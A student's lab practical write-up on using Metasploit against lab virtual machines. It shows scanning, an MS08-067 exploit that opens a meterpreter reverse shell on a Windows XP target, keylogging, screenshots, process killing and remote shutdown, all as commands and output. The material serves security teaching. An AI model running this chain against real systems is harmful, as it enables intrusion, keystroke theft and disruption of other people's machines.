Sadiq S.

Practical 7

Aim: Using Metasploit Framework for exploitation access Metasploit and Exploits

A. Database setup and configuration:

1. Start PostgreSQL by running **sudo systemctl start postgresql.service** in the terminal.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start postgresql.service
[sudo] password for kali:
```

2. Initialize the Metasploit database by running **sudo msfdb init**. Unless it is your first time doing this, the initialization will create the msf database, create a role, and add the msf_test and msf databases to the **/usr/share/metasploit-framework/config/ database.yml** configuration file; otherwise, by default, the msf database will be created in the prebuild of Kali Linux,

```
┌──(kali㉿kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/datab
ase.yml'
[+] Creating initial database schema
```

3. Now, you are ready to access msfconsole. Just type **sudo msfconsole**

4. Once inside the console, you can verify the status of the database by typing **db_status.**
Here we are going to use the "**Fourthedition**" workspace to conduct our exploits.
You should be able to see the following:

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace
* default
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 >
```

5. In the case of there being multiple targets, all of which are different company units, or maybe two different companies, it is a good practice to create a workspace within Metasploit. This can be achieved by running the workspace command in the msfconsole.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
    workspace          List workspaces
    workspace [name]   Switch workspace

OPTIONS:

    -a, --add <name>          Add a workspace.
    -d, --delete <name>       Delete a workspace.
    -D, --delete-all          Delete all workspaces.
    -h, --help                Help banner.
    -l, --list                List workspaces.
    -r, --rename <old> <new>  Rename a workspace.
    -S, --search <name>       Search for a workspace.
    -v, --list-verbose        List workspaces verbosely.
```

6. The **db_nmap** command, which identifies open ports and associated applications.

```
msf6 > db_nmap -vv -sC -Pn -p- 192.168.157.128 --save
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' a
nd scan times may be slower.'
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-11 03:05 EST
[*] Nmap: NSE: Loaded 125 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 03:05
[*] Nmap: Completed NSE at 03:05, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 03:05
[*] Nmap: Completed NSE at 03:05, 0.00s elapsed
[*] Nmap: Initiating ARP Ping Scan at 03:05
[*] Nmap: Scanning 192.168.157.128 [1 port]
[*] Nmap: Completed ARP Ping Scan at 03:05, 0.20s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 03:05
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 03:05, 0.12s elapse
d
[*] Nmap: Initiating SYN Stealth Scan at 03:05
[*] Nmap: Scanning 192.168.157.128 [65535 ports]
[*] Nmap: Discovered open port 139/tcp on 192.168.157.128
[*] Nmap: Discovered open port 135/tcp on 192.168.157.128
[*] Nmap: Discovered open port 445/tcp on 192.168.157.128
```

When the **--save** option is used, all the output of the scan results will be saved in **/root/.msf4/ local/ folder**. Several applications were identified by nmap in the preceding example.

If the scan was completed using nmap separately, those results can also be imported into Metasploit using the **db_import** command. The nmap output will normally produce three types of output, that is, xml, nmap, and gnmap.

As a tester, we should investigate each one for any known vulnerabilities. If we run the services command in the msfconsole, the database should include the host and its listed services.

7. We can use the "**services**" command to see all the running services and their network details.

```
msf6 > services
Services
========

host             port   proto  name          state  info
----             ----   -----  ----          -----  ----
192.168.171.129  21     tcp    ftp           open
192.168.171.129  22     tcp    ssh           open
192.168.171.129  23     tcp    telnet        open
192.168.171.129  25     tcp    smtp          open
192.168.171.129  53     tcp    domain        open
192.168.171.129  80     tcp    http          open
192.168.171.129  111    tcp    rpcbind       open   2 RPC #100000
192.168.171.129  139    tcp    netbios-ssn   open
192.168.171.129  445    tcp    microsoft-ds  open   Samba smbd 3.0.20-Debian
192.168.171.129  512    tcp    exec          open
192.168.171.129  513    tcp    login         open
192.168.171.129  514    tcp    shell         open
192.168.171.129  1099   tcp    rmiregistry   open
192.168.171.129  1524   tcp    ingreslock    open
192.168.171.129  2049   tcp    nfs           open   2-4 RPC #100003
192.168.171.129  2121   tcp    ccproxy-ftp   open
192.168.171.129  3306   tcp    mysql         open
192.168.171.129  3632   tcp    distccd       open
192.168.171.129  5432   tcp    postgresql    open
192.168.171.129  5900   tcp    vnc           open
192.168.171.129  6000   tcp    x11           open
192.168.171.129  6667   tcp    irc           open
192.168.171.129  6697   tcp    ircs-u        open
192.168.171.129  8009   tcp    ajp13         open
192.168.171.129  8180   tcp    unknown       open
192.168.171.129  8787   tcp    msgsrvr       open
192.168.171.129  35491  tcp    mountd        open   1-3 RPC #100005
192.168.171.129  44777  tcp                  open
192.168.171.129  48717  tcp    nlockmgr      open   1-4 RPC #100021
192.168.171.129  52365  tcp    status        open   1 RPC #100024

msf6 >
```

B. Gaining Access to a Target Machine via a vulnerability

Open Windows XP VM which will be our target

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.171.132
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.171.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected
```

Set both machine(Kali, Windows) Network to Bridged and Tick checkbox, and restart them.


8. Lets track the IP address' route using "**traceroute Windows IP**"

```
┌──(kali㉿kali)-[~]
└─$ traceroute 192.168.157.128
traceroute to 192.168.157.128 (192.168.157.128), 30 hops max, 60 byte packets
 1  * * *
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  192.168.157.128 (192.168.157.128)  25.047 ms  23.829 ms  0.835 ms
```

We find out that the device is behind a firewall. Let's bypass the firewall during our scan

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script=firewalk --traceroute 192.168.157.128
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-11 03:17 EST
Nmap scan report for 192.168.157.128
Host is up (0.00021s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:CA:AB:D0 (VMware)

TRACEROUTE
HOP RTT     ADDRESS
1   0.21 ms 192.168.157.128

Nmap done: 1 IP address (1 host up) scanned in 19.95 seconds
```

Go to control panel of windows then go to start and turn off firewall



Go back to Kali and run **sudo msfconsole**.
Search for the exploit "**ms08_067_netapi**" OR "**exploit/windows/smb**".
It is a vulnerability in Windows XP.

```
msf6 > search exploit/windows/smb

Matching Modules
================

   #   Name                                                     Disclosure Dat
e  Rank       Check  Description
   -   ----                                                     -------------
-  ----       -----  -----------
   0   exploit/windows/smb/generic_smb_dll_injection            2015-03-04
   manual     No     Generic DLL Injection From Shared Resource
   1   exploit/windows/smb/group_policy_startup                 2015-01-26
   manual     No     Group Policy Script Execution From Shared Resource
   2   exploit/windows/smb/ipass_pipe_exec                      2015-01-21
   excellent  Yes    IPass Control Pipe Remote Command Execution
   3   exploit/windows/smb/ms03_049_netapi                      2003-11-11
   good       No     MS03-049 Microsoft Workstation Service NetAddAlternateCo
mputerName Overflow
   4   exploit/windows/smb/ms04_007_killbill                    2004-02-10
   low        No     MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
   5   exploit/windows/smb/ms04_011_lsass                       2004-04-13
   good       No     MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevel
Server Overflow
```

Then we will run the exploit "**windows/smb/ms08_067_netapi**".
Followed by the payload, which is a meterpreter reverse shell. We can also use the "**options**" command to see as to what we can do with our payload.

```
Interact with a module by name or index. For example info 31, use 31 or use e
xploit/windows/smb/webexec

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://gith
                                       ub.com/rapid7/metasploit-framework/w
                                       iki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSV
                                       C)


Payload options (windows/meterpreter/reverse_tcp):
```

Then we have to set the **RHOST, LPORT, and the LHOST.** After all the configuration has been done, we will use the command "**exploit**" to initiate the attack.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.157.128
'rhosts => 192.168.157.128
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.157.130:4444
[*] 192.168.157.128:445 - Automatically detecting the target...
[*] 192.168.157.128:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Eng
lish
[*] 192.168.157.128:445 - Selected Target: Windows XP SP3 English (AlwaysOn N
X)
[*] 192.168.157.128:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.157.128
[*] Meterpreter session 1 opened (192.168.157.130:4444 -> 192.168.157.128:105
2) at 2023-12-11 03:39:32 -0500

meterpreter >
```

You should now get access to the Windows XP System.
Get the system information using **sysinfo**

```
meterpreter > sysinfo
Computer        : RDNC-32177C7549
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 1084 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

We can use the "**dir**" command in the target machine shell to see all the folders and files on the target machine.

```
C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is DC9F-A201

 Directory of C:\WINDOWS\system32

09/12/2023  01:21 PM    <DIR>          .
09/12/2023  01:21 PM    <DIR>          ..
09/12/2023  01:18 PM             1,469 $winnt$.inf
09/12/2023  06:41 PM    <DIR>          1025
09/12/2023  06:41 PM    <DIR>          1028
09/12/2023  06:41 PM    <DIR>          1031
09/12/2023  06:41 PM    <DIR>          1033
09/12/2023  06:41 PM    <DIR>          1037
09/12/2023  06:41 PM    <DIR>          1041
09/12/2023  06:41 PM    <DIR>          1042
09/12/2023  06:41 PM    <DIR>          1054
04/14/2008  05:30 PM             2,151 12520437.cpx
04/14/2008  05:30 PM             2,233 12520850.cpx
09/12/2023  06:41 PM    <DIR>          2052
09/12/2023  06:41 PM    <DIR>          3076
09/12/2023  06:41 PM    <DIR>          3com_dmi
04/14/2008  05:30 PM           100,352 6to4svc.dll
04/14/2008  05:30 PM            25,600 aaaamon.dll
04/14/2008  05:30 PM           136,192 aaclient.dll
```

Keylogging :

Although not as effective as a hardware keylogger, the meterpreter can place a software keylogger on the system to capture all the keystrokes from one application. The key here is that we can only capture the keystrokes of one process or application at a time.

```
meterpreter > ps

Process List
============

 PID   PPID  Name        Arch  Session  User              Path
 ---   ----  ----        ----  -------  ----              ----
 0     0     [System Pr
             ocess]
 4     0     System      x86   0        NT AUTHORITY\SYS
                                        TEM
 536   4     smss.exe    x86   0        NT AUTHORITY\SYS  \SystemRoot\Syste
                                        TEM               m32\smss.exe
 588   1028  wuauclt.ex  x86   0        RDNC-32177C7549\  C:\WINDOWS\system
             e                          Administrator     32\wuauclt.exe
 600   536   csrss.exe   x86   0        NT AUTHORITY\SYS  \??\C:\WINDOWS\sy
                                        TEM               stem32\csrss.exe
 624   536   winlogon.e  x86   0        NT AUTHORITY\SYS  \??\C:\WINDOWS\sy
             xe                         TEM               stem32\winlogon.e
                                                          xe
 668   624   services.e  x86   0        NT AUTHORITY\SYS  C:\WINDOWS\system
             xe                         TEM               32\services.exe
 680   624   lsass.exe   x86   0        NT AUTHORITY\SYS  C:\WINDOWS\system
                                        TEM               32\lsass.exe
 796   1692  wordpad.ex  x86   0        RDNC-32177C7549\  C:\Program Files\
             e                          Administrator     Windows NT\Access
```

As you can see, we have migrated to process 1692 which in this case is MS Word.

Next, we start the keylogger with the command **keyscan_start.**


```
meterpreter > migrate 1692
[*] Migrating from 1028 to 1692...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...


meterpreter > keyscan_dump
Dumping captured keystrokes...
.<CR>
gquygyusq

meterpreter > keyscan_dump
Dumping captured keystrokes...
<^H><^H><^H><^H><^H><^H><^H><^H><^H><Shift>Kitna <Shift>Hack <Shift>Karege<^H
>a<^S>
```

When we want recover the keystrokes, we simply use the command **keyscan_dump.**

```
meterpreter > keyscan_dump
Dumping captured keystrokes ...
.<CR>
<Shift>Ho gya<^S>
```


We can also take a screenshot of the target screen using the "**screenshot**" command on the Meterpreter CLI. Then the screenshot of remote system will be saved in your local system.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/yXkxcLXs.jpeg
meterpreter >
```



With the help of the “ps” command, we can use the commands like “**suspend**” and “**kill**” to remotely suspend and kill processes on the target machine. To perform the operation, we just need to use the command followed by the process id (pid).

Here you can see all the processes on the target machine have been killed (i.e, terminated).



Finally, we can use the command “shutdown /s” on the target machines shell to remotely shutdown the target machine.